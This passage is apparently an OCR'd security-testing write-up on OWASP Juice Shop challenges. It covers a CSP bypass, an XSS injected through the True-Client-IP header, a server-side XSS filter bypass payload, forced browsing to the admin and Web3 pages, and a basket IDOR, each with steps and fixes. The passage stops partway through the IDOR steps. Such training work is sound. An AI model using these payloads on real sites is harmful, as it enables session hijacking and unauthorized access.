






OWASP Juice Shop
localhost:3000/profile
Back
OWASP Juice Shop
User Profile
Email:
admin@juice-sh.op
Username:
<script>alert(`xss`)</script>
Set Username
File Upload:
Browse... No file selected.
Upload Picture
or
Image URL:
Link Image


OWASP Juice Shop
localhost:3000/profile
Back
OWASP Juice Shop
User Profile
Email:
admin@juice-sh.op
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Content-Security-Policy: The page's settings blocked an inline script (script-src-elem) from being executed because it violates the following directive: "script-src 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com"


OWASP Juice Shop
localhost:3000/profile
Upload Picture
or
Image URL:
Link Image
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Content-Security-Policy: img-src 'self' assets/public/images/uploads/defaultAdmin.png; script-src 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com





- **Impact:**
    - Execution of arbitrary JavaScript, bypassing the intended CSP protection. This negates the security benefits of CSP, allowing standard XSS attacks like session hijacking or data theft.
- **Root Cause (Conceptual):**
    - The CSP configuration is too permissive (e.g., includes unsafe-inline, unsafe-eval, overly broad script-src directives like '*' or vulnerable domains).

    - Input filtering/sanitization does not prevent payloads that can exploit CSP weaknesses or browser parsing quirks.
    - *Challenge-specific:* Potential misconfiguration allowing injection points that influence CSP directives.
- **Remediation / How to Fix:**
    - Implement a strict Content Security Policy. Avoid unsafe-inline and unsafe-eval. Use nonces or hashes for inline scripts if absolutely necessary.
    - Restrict script-src, object-src, base-uri, frame-src, etc., to only essential, trusted sources.
    - Regularly review and tighten CSP rules.
    - Combine CSP with robust input validation and output encoding.
- **Relevant OWASP Resource:** OWASP Content Security Policy Cheat Sheet
- **Tools Used:**
    - Manual Browser Testing, Browser Developer Tools, Burp Suite

---

Vulnerability: HTTP Header Cross-Site Scripting (True-Client-IP Header)

- **Juice Shop Challenge:** HTTP Header XSS Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ⭐ ☆☆
- **Location/URL:**
    - Potentially affects pages displaying client IP information or logs, triggered via specific endpoints like /rest/saveLoginIp.
- **Parameter/Input Field:** True-Client-IP HTTP Header
- **Description:**
    - Allows injecting an XSS payload via a custom HTTP header (True-Client-IP). The application trusts and processes this header value insecurely, potentially storing or reflecting it on a page (e.g., an admin dashboard or log viewer) where it executes.
- **Steps to Reproduce (STR):**

1. Use Burp Suite to monitor HTTP traffic while interacting with the Juice Shop, especially during login or actions that might log IP information.

2. Identify a relevant request in Burp's HTTP history, potentially one related to admin functions or configuration (e.g., /rest/admin/application-configuration is mentioned, but the action targets /rest/saveLoginIp).

3. Send this request to Burp Repeater.


4. Modify the request:


    - Change the request line if necessary to target the vulnerable endpoint: GET /rest/saveLoginIp HTTP/1.1 (or relevant method).
    - Add a new header: True-Client-IP: <script>alert('xss')</script> (or another XSS payload).
    - Remove potentially interfering headers if needed (e.g., sec-ch-ua: *).


5. Send the request.


6. Navigate to the part of the application where this data might be displayed (e.g., admin logs, login history page if it exists). Observe the XSS alert. The source implies sending the request solves the challenge, meaning the vulnerability might be checked server-side upon receiving the request, or it's stored and triggers elsewhere.

- **Proof of Concept (PoC):**
    - **Payload Used:** <script>alert('xss')</script> (as the value of the True-Client-IP header)
    - **Modified Request:** Request to /rest/saveLoginIp (or similar) including the malicious True-Client-IP header.
    - **Screenshot(s):**




Debian 10.x 64-bit
Burp Suite Community Edition v2025.1.1 - Temporary Project
Request
Response
Inspector
Target: http://localhost:3000
HTTP/1


Request
Response
Inspector
Target: http://localhost:3000
HTTP/1


Burp Suite Community Edition v2025.1.1 - Temporary Project
Request
Response
Inspector
Target: http://localhost:3000
HTTP/1

- **Impact:**
    - Stored or reflected XSS, often impacting administrative interfaces or log viewers where IP information is displayed. Can lead to admin session hijacking or unauthorized actions.
- **Root Cause (Conceptual):**
    - The application implicitly trusts data provided in HTTP headers like True-Client-IP or X-Forwarded-For.
    - The value from the header is processed, stored, or displayed without proper validation, sanitization, or output encoding.
- **Remediation / How to Fix:**
    - Treat all HTTP header data as untrusted input. Validate and sanitize values rigorously before use.
    - Apply context-aware output encoding if header data is ever displayed in HTML context.
    - Configure web servers or load balancers correctly to handle or overwrite proxy-related headers safely. Only trust headers set by trusted infrastructure components.
- **Relevant OWASP Resource:** OWASP Cross Site Scripting Prevention Cheat Sheet, OWASP Input Validation Cheat Sheet
- **Tools Used:**
    - Burp Suite (Proxy, Repeater)

Vulnerability: Stored Cross-Site Scripting (Server-Side Filter Bypass)

- **Juice Shop Challenge:** Server-Side XSS Protection Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ⭐ ☆☆
- **Location/URL:**
    - An unspecified input field subject to server-side XSS filtering (e.g., search, feedback, product reviews).
- **Parameter/Input Field:** Unspecified input field.
- **Description:**

- The application implements server-side filters to prevent XSS, but these filters can be bypassed using crafted payloads. Simple payloads are blocked, but more complex ones mixing tags or using variations recognized by browsers but not the filter can succeed.

- **Steps to Reproduce (STR):**

1. Identify an input field potentially vulnerable to Stored XSS.

2. Attempt a standard XSS payload: <iframe src="javascript:alert('xss')">. Observe that it is likely blocked or sanitized by server-side protection.


3. Craft a payload designed to bypass filters, such as nesting or malforming tags. The example uses: <<script>Foo</script>iframe src="javascript:alert(xss)">

4. Submit this modified payload through the input field.

5. Navigate to the location where this input is displayed. Observe the JavaScript alert, indicating the server-side filter was bypassed.

- **Proof of Concept (PoC):**
  - **Payload Used:** <<script>Foo</script>iframe src="javascript:alert(xss)">
  - **Screenshot(s):**

- **Impact:**



    - Successful Stored XSS despite the presence of server-side filters. Allows persistent attacks against users viewing the malicious content, negating the intended protection.
- **Root Cause (Conceptual):**
    - The server-side XSS filter relies on blacklisting or pattern matching that is incomplete or can be circumvented by specific payload structures, encodings, or browser parsing behaviors.
    - Lack of robust, context-aware output encoding applied *after* filtering, which would neutralize remaining payloads.
- **Remediation / How to Fix:**
    - Prioritize context-aware output encoding (using libraries like OWASP Java Encoder or built-in framework functions) as the primary defense against XSS.
    - Implement robust server-side input validation and sanitization, potentially using allow-lists instead of block-lists. Use security-focused libraries designed to parse and clean HTML/JS safely.
    - Avoid building custom XSS filters; rely on mature, well-tested libraries.
- **Relevant OWASP Resource:** OWASP Cross Site Scripting Prevention Cheat Sheet, OWASP Input Validation Cheat Sheet
- **Tools Used:**
    - Manual Browser Testing

Vulnerability: Missing Function Level Access Control (Direct Access to Web3 Sandbox)

- **Juice Shop Challenge:** Web3 Sandbox Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ☆☆☆☆☆
- **Location/URL:**
    - /web3-sandbox URL path
- **Parameter/Input Field:** N/A (Direct URL Access)
- **Description:**

- A sensitive or administrative area related to Web3 functionality is directly accessible by navigating to its URL (/web3-sandbox) without requiring any specific user role or permission checks.


- **Steps to Reproduce (STR):**

1. Log in as any user (or potentially even unauthenticated).

2. Manually change the URL in the browser's address bar to https://[JUICE_SHOP_URL]/#/web3-sandbox (adjusting for potential base path or hash routing).

3. Observe that the Web3 Sandbox page loads successfully, granting access to its features.

- **Proof of Concept (PoC):**
  - **Payload Used:** N/A (URL Browsing)
  - **Screenshot(s):**



- **Impact:**
  - Unauthorized users gain access to potentially sensitive Web3 configuration, testing tools, or functionalities, potentially leading to information disclosure or unintended interactions.

- **Root Cause (Conceptual):**
  - The application fails to implement server-side authorization checks for the route /web3-sandbox. Access is granted based solely on knowing the URL path.

- **Remediation / How to Fix:**

    - Implement robust server-side authorization checks for all sensitive routes and functionalities.
    - Use role-based access control (RBAC) or attribute-based access control (ABAC) to ensure only users with the appropriate permissions can access the /web3-sandbox endpoint.
    - Deny access by default and explicitly grant permissions based on verified user roles/attributes.
- **Relevant OWASP Resource:** OWASP Top 10: A01:2021-Broken Access Control
- **Tools Used:**
    - Manual Browser Testing

Vulnerability: Missing Function Level Access Control (Direct Access to Admin Section)

- **Juice Shop Challenge:** Admin Section Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ☆☆☆☆
- **Location/URL:**
    - /administration URL path (or similar standard path for admin panels)
- **Parameter/Input Field:** N/A (Direct URL Access)
- **Description:**
    - The main administrative section of the application is accessible directly by browsing to its predictable URL (e.g., /administration) without proper authentication or authorization checks, allowing any user to access administrative functions.
- **Steps to Reproduce (STR):**


1. Log in as a non-administrative user (or potentially even unauthenticated).

2. Manually change the URL in the browser's address bar to https://[JUICE_SHOP_URL]/#/administration (or the identified admin path).

3. Observe that the Administration page loads, granting access to user management, feedback moderation, etc.

- **Proof of Concept (PoC):**

- **Payload Used:** N/A (URL Browsing)
- **Screenshot(s):**



- **Impact:**
  - Complete compromise of administrative functions: unauthorized users can manage users, delete feedback, potentially manipulate products, view sensitive logs, etc.
- **Root Cause (Conceptual):**
  - Failure to implement server-side authentication and authorization checks on the administration route(s). Access is granted solely based on knowing the URL. Relying on client-side code to hide links is insufficient.
- **Remediation / How to Fix:**
  - Implement strong server-side authentication and authorization checks for all administrative routes and API endpoints.
  - Verify user sessions and check roles/permissions on every request to sensitive areas. Deny access by default.
  - Avoid exposing critical URLs in client-side code if possible, but understand this is obscurity, not security. Server-side checks are essential.
- **Relevant OWASP Resource:** OWASP Top 10: A01:2021-Broken Access Control
- **Tools Used:**
  - Manual Browser Testing

Vulnerability: Insecure Direct Object References (IDOR) / Broken Access Control (Viewing Arbitrary Baskets)

- **Juice Shop Challenge:** View Basket Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ☆☆☆☆
- **Location/URL:**
    - Basket viewing functionality (likely via API endpoint like /api/Baskets/{basketId})
- **Parameter/Input Field:** Basket Identifier (numeric ID, likely in URL path or request parameter)
- **Description:**
    - A user can view the contents of another user's shopping basket by manipulating the basket identifier in the request sent to the server. The application fails to verify if the requesting user is the owner of the requested basket.
- **Steps to Reproduce (STR):**

1. Log in as User A and add items to your basket.

2. Open the browser's developer tools (Network tab) and view your own basket. Identify the request fetching the basket data (e.g., GET /api/Baskets/1). Note your Basket ID (e.g., 1).


3. Manually modify the request (e.g., using Burp Repeater or by editing the request in DevTools and resending) or modify the ID in the URL/request parameters directly if possible. Change the Basket ID to a different number (e.g., 2 or 3).

